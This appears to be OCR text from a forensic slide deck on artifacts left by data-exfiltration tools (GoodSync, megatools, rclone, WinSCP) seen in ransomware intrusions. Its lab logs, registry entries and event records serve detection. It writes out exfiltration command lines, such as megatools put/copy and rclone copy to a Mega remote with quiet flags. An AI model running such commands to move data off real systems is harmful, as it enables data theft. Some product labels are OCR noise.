Install	Portable

Target RMM tools

ATERA AnyDesk splashtop TeamViewer tightVNC

RemoteUtilities® CONNECTWISE LogMeIn Be Limitless. SupRemo ngrok

Target SYNC tools

RCLONE MEGA TOOLS Automotive Tools-Equipment WinSCP Free FTP CLIENT GoodSync FreeFileSync FileZilla

GoodSync : Artifacts

Installation	Client program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramData%¥Siber Systems¥GoodSync¥*

Log File

%LOCALAPPDATA%¥GoodSync¥InstallLicense-yymmdd-hhmm.log



```
2022-12-19 21:08:02 #2 SibGsAccountGetOTP: sUserIdKeyA=[redacted] sUserEmail=[redacted]@outlook.com
sUserName=[redacted]  OTPpromptA=
```

1. Date/Time of successful installation
2. Attacker’s email address


Services ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥GsServer

- DisplayName: GoodSync Server
- ImagePath: “%ProgramFiles%¥Siber Systems¥GoodSync¥gs-server.exe” /service

GoodSync : Artifacts


Feature: Data Transfer | **Transfer specific files or directories**



gstps://attacker.[redacted].goodsync/C:/Users/Administrator/Desktop/exfiltrated

Click Apply to confirm the choice or click Multi-Folder to Include/Exclude folders inside Sync folders that you selected.

Remote terminals and services where files will be exfiltrated to.



Local C: NTFS
Free: 64.23 GB, Total: 85.25 GB, Required: 0.00

[redacted]
Free: 100.56 GB, Total: 128.25 GB, Required: 108.54 KB

Item	L Size	L Date	L		R	R Size	R Date	Status
test	107,250	(folder)	⇦	○	⇨2	0	(folder)	Changes
agenda.txt	1,410	2022/12/19 21:05:29	⇦	○	➡	(not pre...	(not present)	
product_keys.txt	105,840	2022/12/19 21:05:39	⇦	○	➡	(not pre...	(not present)	


Files in the selected directory will be copied to remote.

GoodSync : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others


%LOCALAPPDATA%¥GoodSync¥GoodSync-<yymmdd>-<hhmm>.log



```
2023-01-05 14:13:41 #17 [test2] >> Resolved attacker2.[redacted]outlook-com to [redacted]
2023-01-05 14:13:42 #17 [test 1 REMOTE C:[redacted]([redacted]) -> F:forw-sfo2.forwarders.goodsync(forw-sfo2.goodsync.com:443) -> S:[redacted]:1([redacted]:33333)
2023-01-05 14:14:41 #20 [test 2 Copy New 'C:/Users/user01/Desktop/confidential/agenda.txt' -> '/C:/Users/Administrator/Desktop/agenda.txt' (1,410)
2023-01-05 14:14:42 #20 [test2] Copy New 'C:/Users/user01/Desktop/confidential/product_keys.txt' -> '/C:/Users/Administrator/Desktop/product_keys.txt' (105,840)
```

1. FQDN/IP address of Client(victim), Relay server, and Server(attacker)
2. Local and remote fullpaths of exfiltrated files

%LOCALAPPDATA%¥GoodSync¥server-accounts.tic



```
[U:0:|o[t=1|f=0|n=0|e=0|p=0|w:0:|W:0:|X:0:|1=0|2=0|3=0|4=0|5=2147484068|6=2147484141|A=0|B=0|C=0|D=0|E=0|P=0|]t=1672297084|])c[R:23:mega://g.api.
mega.co.nz|1:27:[redacted]@outlook.com|j:44:7iJKtbN84pLKRzRNz3GdjLXWBB3TZoZiMKgSTDvK0b8=|J:0:|P:0:|k:0:|a=0|m=0|M=1|c 3 3:0:|b=0|t=0|w=1|z=1
|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:0:|X=1|y=0|Y:0:|B:0:|7:0:|€=0|x81=0|x82:0:|x83:0:|x84:0:|x85=0|x87=5|]k:54 mega://[redacted]
[redacted]@outlook.com@g.api.mega.co.nz-n1|h:0:|n:0:|t=1672297062|]
[b()c[R:6:mtp://|1:0:|j:0:|J:0:|P:0:|k:0:|a=0|m=0|M=1|c=1|3:0:|b=0|t=0|w=1|z=1|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:0:|X=1|y=0|Y:0:|B:0:|
7:0:|€=0|x81=0|x82:0:|x83:0:|x84:0:|x85=0|x87=5|]k:6:mtp://|h:0:|n:11:Local Media|t=1671451964|]
[b(
[U:51:attacker/C:/Users/Administrator/Desktop/exfiltrated|o[t=1|f=0|n=0|e=0|p=0|w:0:|W:0:|X:0:|1=0|2=0|3=0|4=0|5=2147484068|6=2147484141|A=0|B=0|
C=0|D=0|E=0|P=0|]t=1671452118|])c[R:45:gstps://[redacted]-outlook-com.goodsync|1:28:[redacted]-outlook-com|j: 3 7iJKtbN84pLKRzRNz3Gdj
LXWBB3TZoZiMKgSTDvK0b8=|J:0:|P:0:|k:0:|a=0|m=0|M=1|c=1|3:0:|b=0|t=0|w=1|z=1|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:2 3 [redacted]@outl
ook.com|X=1|y=0|Y:0:|B:10:john
brown|7:0:|€=0|x81=0|x82:0:|x83:0:|x84:0:|x85=0|x87=5|]k:36:gstps://[redacted]
```

3. Email address registered in GoodSync and used service

Tools Verification – MEGA TOOLS

MEGA TOOLS

Automotive Tools-Equipment

-	
CLI	GUI
Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop®

TeamViewer

tight VNC

RemoteUtilities®

CONNECTWISE

LogMeIn® Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync

FreeFileSync

FileZilla


megatools : Artifacts

Feature: Data Transfer | **Transfer specific files or directories**

- “put” and “copy” option would be used for exfiltration.
  - **Put**: Upload individual files
  - **Copy**: Upload or download a directory tree

```
>megatools.exe put <file name> -u <email> -p <password>
>megatools.exe copy -local <local path> --remote <remote path> -u <email> -p <password>
```

- Email/password can be omitted from the command line by storing ini file on the same directory as megatool.exe, **listing email/password in plaintext**.



```
[Login]
Username = [redacted]@outlook.com
Password = [redacted]
```

megatools : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others


Other

%Temp%<random>.megatools.cache

- Previous session cache (encoded)
  = proof of communication attempts using megatools

Config

<same directory as megatool.exe>¥mega.ini



```
[Login]
Username = [redacted]@outlook.com
Password = [redacted]
```

1. Username(Email) and password of attacker’s Mega account


megatools : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Security.evtx (Event ID: 4688)



```
イベント 4688, Microsoft Windows security auditing.

全般  詳細

新しいプロセスが作成されました。

作成元サブジェクト:
        セキュリティ ID:          [redacted]¥user01
        アカウント名:             user01
        アカウント ドメイン:      [redacted]
        ログオン ID:              0x48885

ターゲット サブジェクト:
        セキュリティ ID:          NULL SID
        アカウント名:             -
        アカウント ドメイン:      -
        ログオン ID:              0x0

プロセス情報:
        新しいプロセス ID:        0x31b0
        新しいプロセス名:   C:¥Users¥user01¥megatools.exe
        トークン昇格の種類:%%1938
        必須ラベル:               Mandatory Label¥Medium Mandatory Level
        作成元プロセス ID:  0x60
1       作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:  megatools.exe  put  2.txt
```

1. Execution of megatools with command line (file/directory name might be listed)

Tools Verification - Rclone

RCLONE

Babuk,Black Basta,Conti
Black Cat,Cartel,Lockbit2.0/3.0
Daixin,Hive,Karakurt...etc

CLI	GUI
Relay	Direct
Install	Portable

Target RMM tools

ATERA AnyDesk splashtop TeamViewer tight VNC

RemoteUtilities® CONNECTWISE LogMeIn® Be Limitless. SupRemo ngrok

Target SYNC tools

RCLONE MEGA TOOLS Automotive Tools-Equipment WinSCP Free FTP CLIENT GoodSync FreeFileSync FileZilla

Rclone : Artifacts

Feature: Configuration	Configure rclone to sync data from one storage system to another

Support for a large number of providers (over 40)

- Amazon S3
- Dropbox
- Google Drive
- Microsoft OneDrive
- Mega
- FTP
- HTTP
- SFTP
- WebDAV


etc…

Rclone : Artifacts

Installation	GUI installation to the victim machine


Command

```
rclone.exe rcd --rc-web-gui
```



```
C:¥tools>rclone.exe rcd --rc-web-gui
2023/01/13 21:26:13 ERROR : Error reading tag file at (
2023/01/13 21:26:13 NOTICE: A new release for gui (v2.(                                   -react/releases/download/v2.0.5/currentbuild.zip
2023/01/13 21:26:13 NOTICE: Downloading webgui binary.                                    ta¥Local¥rclone¥webgui¥v2.0.5.zip]
2023/01/13 21:26:14 NOTICE: Unzipping webgui binary
2023/01/13 21:26:21 NOTICE: Serving Web GUI
2023/01/13 21:26:21 NOTICE: Serving remote control on http://127.0.0.1:5572/
```

Run this command and rclone will download and then display the GUI in a web browser.



No.	Name	Type	Actions
1	mega	mega	Update Delete


Rclone : Artifacts

Installation | GUI installation to the victim machine

Useful Artifacts | Files | Registry | Process/NW | Others

Files

%LOCALAPPDATA%¥rclone¥webgui



名前	更新日時	種類	サイズ
current	2023/01/13 21:26	ファイル フォルダー	
plugins	2023/01/13 21:27	ファイル フォルダー	
tag	2023/01/13 21:26	ファイル	1 KB

Rclone : Artifacts

Feature: Configuration | Configure rclone to sync data from one storage system to another


Command

```
rclone.exe config
rclone.exe config create <Name> <Cloud Storage Type> user <User ID> pass <Password>
```


Useful Artifacts | **Files** | Registry | Process/NW | Others

Config

%APPDATA%¥rclone¥rclone.conf



```
[remote]
type = mega
user = [redacted]@outlook.com
pass = HvghexqUb2pE4[redacted]
```



```
[sftp]
type = sftp
host = 13.[redacted].48
user = sshuser
pass = ZUqjYbklkJffxqO[redacted]
```

Running “rclone config” command creates rclone.conf.

Rclone : Artifacts

Feature: Data Transfer | Transfer specific files or directories to Cloud storage

Command

```
rclone.exe [copy|sync] [--config=CONFIG_FILE] <Local path> <Name>: <Remote path>
rclone.exe [copy|sync] [--config=CONFIG_FILE] <Local path> <Name>: <Remote path> -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
```

Command - Example

```
rclone.exe copy --config=C: ¥temp¥rclone.conf  “C: ¥data”  remote: data  -q  --ignore-existing  --auto-confirm
```


Rclone : Artifacts

Feature: Data Transfer	Transfer specific files or directories to Cloud storage

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Security.evtx (Event ID: 4688)



イベント プロパティ - イベント 4688, Microsoft Windows security auditing.
全般
詳細

```
新しいプロセスが作成されました。

プロセス情報:
        新しいプロセス ID:          0x19c0
        新しいプロセス名:   C:¥tools¥rclone.exe
        トークン昇格の種類:%%1937
        必須ラベル:                 Mandatory Label¥High Mandatory Level
        作成元プロセス ID:  0x1068
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:      rclone.exe  copy --config rclone.conf "C:¥data" mega:data -q --ignore-existing --auto-confirm
```

Tools Verification - WinSCP

Babuk, PLAY, Luna moth, MONTI	
CLI	GUI
Relay	Direct
Install	Portable

Target RMM tools

ATERA
AnyDesk
splashtop®
TeamViewer
tight VNC
RemoteUtilities®
CONNECTWISE™
LogMeIn® Be Limitless.
SupRemo
ngrok

Target SYNC tools

RCLONE
MEGA TOOLS Automotive Tools-Equipment
WinSCP Free FTP CLIENT
GoodSync
FreeFileSync
FileZilla

WinSCP : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥WinSCP¥*	(For All User)
%USERPROFILE%¥AppData¥Local¥Programs¥WinSCP¥*	(For Own)

Registry

HKLM¥SOFTWARE¥Martin Prikryl¥WinSCP 2

HKLM¥SOFTWARE¥WOW6432Node¥Martin Prikryl¥WinSCP 2

HKCU¥Software¥Martin Prikryl¥WinSCP 2

HKCR¥winscp-*


WinSCP : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Registry

HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Sessions¥*




転送プロトコル(F): SFTP

ホスト名(H): 5[redacted]140　ポート番号(R): 22

ユーザ名(U): sshuser　パスワード(P): ●●●●●●●●●●●●●●●●

☑ 最後のセッションを閉じた後の起動時にログインを表示(S)




コンピューター¥HKEY_CURRENT_USER¥Software¥Martin Prikryl¥WinSCP 2¥Sessions¥SFTP

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
HostName	REG_SZ	54.[redacted].140
Password	REG_SZ	A35C425B2526298l
UserName	REG_SZ	sshuser

Registered login information is stored in the registry by default

WinSCP : Artifacts

Feature: Data Transfer Transfer specific files or directories



data - sshuser@13[redacted]48 - WinSCP

sshuser@13.113.226.48

C:¥data¥

Name	Size	Type	Changed
..		Parent directory	2023/01/08 17:58:29
bkup.zip		形式) フォ...	2022/12/28 12:02:07

49.1 MB of 49.1 MI

/C:/temp/Target1/

Name	Size	Changed	Rights	Owner
..		2023/01/08 17:59:29	rwx------	0

0 B of 0 B in 0 of 0

SFTP-3 0:02:40

Command

```
winscp.exe [(sftp|ftp|scp): //][User[: Password]@]Host [: Port][/<Path>/[Filename]]
```

